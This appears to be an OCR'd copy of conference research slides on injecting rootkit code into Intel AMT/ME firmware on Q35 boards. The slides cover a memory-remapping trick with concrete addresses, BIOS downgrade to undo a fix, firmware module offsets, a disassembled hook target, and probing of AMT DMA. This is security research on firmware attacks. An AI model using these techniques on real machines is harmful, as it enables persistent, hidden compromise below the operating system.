


Injecting Code into AMT/ME

Ok, so how we get our code executed inside AMT/ME environment?


AMT
Top Of Memory (TOM), e.g. 2GB
TOM - 16MB

Memory Remapping on Q35 chipset



This DRAM now accessible from CPU at physical addresses:
`<REMAPBASE, REMAPLIMIT>`
Otherwise it would be wasted!

Applying this to AMT case

```
remap_base          = 0x100000000 (4G)
remap_limit         = 0x183ffffff
touud               = 0x184000000
reclaim_mapped_to = 0x7c000000
```

AMT normally at: **`0x7f000000`**,

Now remapped to : **`0x103000000`** (and freely accessible by the OS!)


(Offsets for a system with 2GB of DRAM)

Fixed? No problem - just revert to the older BIOS!

(turns out no user consent is needed to downgrade Intel BIOS to an earlier version - malware can perfectly use this technique, it only introduces one additional reboot)

How about other chipsets?

This attack doesn't work against the Intel Q45-based boards.
The AMT region seems to be **additionally protected**.
(We are investigating how to get access to it...)



Writing Useful Ring -3 Rootkits

Justifying the "Ring -3" name

- **Independent** of main CPU
- Can **access host memory** via DMA (with restrictions)
- Dedicated link to **NIC**, and its filtering capabilities
- Can **force** host OS to **reboot** at any time (and boot the system from the emulated CDROM)
- Active even in **S3 sleep!**

Unified execution environment

A few words about the ARC4 processor (integrated in the MCH)

- RISC architecture
- 32-bit general purpose registers and memory space
- "Auxiliary" registers space, which is used to access hardware
- On Q35 boards, the `0x01000000–0x02000000` memory range (of the ARC4 processor) is mapped to the top 16MB of host DRAM

The ARC compiler suite (arc-gnu-tools) used to be freely available (a few months ago)...

Now it seems to be a commercial product only:

`http://www.arc.com/software/gnutools/`

(we were luckily enough to download it when it was still free)

Better portability between different hardware than SMM rootkits

(Unified ARC4 execution environment)

Getting our code periodically executed

Executable modules found in the AMT memory dump:


(names and numbers taken from their headers)

```
LOADER    : 0x000000..0x0122B8, code: 0x000050..0x0013E0, entry: 0x000050
KERNEL    : 0x0122D0..0x28979C, code: 0x012320..0x05F068, entry: 0x031A10
PMHWSEQ   : 0x2897B0..0x28DDF0, code: 0x289800..0x28CAD8, entry: 0x28A170
QST       : 0x28DE00..0x2A79E8, code: 0x28DE50..0x29B3F4, entry: 0x291B48
OS        : 0x2A7A00..0x88EE28, code: 0x2A7A50..0x5ADA48, entry: 0x4ECC58
ADMIN_CM  : 0x88EE40..0x98CCF8, code: 0x88EE90..0x91A810, entry: 0x8B2994
AMT_CM    : 0x98CD10..0xAA35FC, code: 0x98CD60..0xA2089C, entry: 0x9BB964
ASF_CM    : 0xAA3610..0xAB4DEC, code: 0xAA3660..0xAAD59C, entry: 0xAABC58
```

```
01012E60    mov.f lp_count, r2
01012E64    or r4, r0, r1
01012E68    jz.f [blink]
01012E6C    and.f 0, r4, 3
01012E70    shr r4, r2, 3
01012E74    bnz loc_1012EFC
01012E78    lsr.f lp_count, r4
01012E7C    sub r1, r1, 4
01012E80    sub r3, r0, 4
01012E84    lpnz loc_1012EA8
01012E88    ld.a r4, [r1+4]
01012E8C    ld.a r5, [r1+4]
01012E90    ld.a r6, [r1+4]
01012E94    ld.a r7, [r1+4]
01012E98    st.a r4, [r3+4]
01012E9C    st.a r5, [r3+4]
01012EA0    st.a r6, [r3+4]
01012EA4    st.a r7, [r3+4]
01012EA8    bc.d loc_1012ED8
```

This function from the KERNEL module is called quite often probably by a timer interrupt handler.

Accessing the host memory



source: **Yuriy Bulygin, Intel**, Black Hat USA 2008

AMT code can access host memory via DMA


But how to program it? Of course this is not documented anywhere...

(And the rootkit can't just use ARC4 JTAG debugger, of course)

Idea of how to learn how AMT code does DMA to host memory

We know that AMT emulates "Virtual CDROM" that might be used by remote admin to boot system into OS installer...

...we can also debug the AMT code using function hooking and counters...



Our debugging stubs

(The counter_* variables are also located in the AMT memory -- we read them using the remapping trick)

Most of the functions can be spotted by looking for the following prologue signature:

```
04 3E 0E 10            st blink, [sp+4]
```

So we can boot off AMT CDROM e.g. a Linux OS and try to access the AMT virtual CDROM...

...at the same time we trace which AMT code has been executed.

Q: How is the AMT CDROM presented to BIOS/OS?
A: As a PCI device...

root@dom0:~

```
[root@q35 ~]# lspci -s 00:03.2 -v
00:03.2 IDE interface: Intel Corporation PT IDER Controll
er (rev 02) (prog-if 85 [Master SecO PriO])
        Subsystem: Intel Corporation Unknown device 4f4a
        Flags: bus master, 66MHz, fast devsel, latency 0,
 IRQ 9
        I/O ports at 2480 [size=8]
        I/O ports at 24a4 [size=4]
        I/O ports at 2478 [size=8]
        I/O ports at 24a0 [size=4]
        I/O ports at 2440 [size=16]
        Capabilities: [c8] Power Management version 3
        Capabilities: [d0] Message Signalled Interrupts:
Mask- 64bit+ Queue=0/0 Enable-

[root@q35 ~]#
```

We have traced BIOS accesses to AMT CDROM during boot; it turned out that BIOS did not use DMA transfers, it used PIO data transfers :(

Fortunately, the above PCI device fully conforms to ATAPI specifications; as a result, it is properly handled by the Linux **`ata_generic.ko`** driver

(if loaded with `all_generic_ide` flag)

root@f9q35:~

```
f9q35 kernel: ACPI: PCI Interrupt 0000:00:03.2[C] -> GSI 18 (level, lo
w) -> IRQ 18
f9q35 kernel: scsi6 : ata_generic
f9q35 kernel: scsi7 : ata_generic
f9q35 kernel: ata7: PATA max UDMA/100 cmd 0x2480 ctl 0x24a4 bmdma 0x24
40 irq 18
f9q35 kernel: ata8: PATA max UDMA/100 cmd 0x2478 ctl 0x24a0 bmdma 0x24
48 irq 18
f9q35 kernel: ata7.00: ATAPI: Intel Virtual LS-120 Floppy   UHD Floppy
, 1.00, max UD
f9q35 kernel: ata7.01: ATAPI: Intel Virtual CD, 1.00, max UDMA/100
f9q35 kernel: ata7.00: configured for UDMA/100
f9q35 kernel: ata7.01: configured for UDMA/100
f9q35 kernel: scsi 6:0:0:0: Direct-Access     Intel    Virtual Floppy
  1.00 PQ: 0 A
f9q35 kernel: sd 6:0:0:0: [sdb] Attached SCSI removable disk
f9q35 kernel: sd 6:0:0:0: Attached scsi generic sg2 type 0
f9q35 kernel: scsi 6:0:1:0: CD-ROM            Intel    Virtual CD
  1.00 PQ: 0 A
[root@f9q35 ~]#
[root@f9q35 ~]#
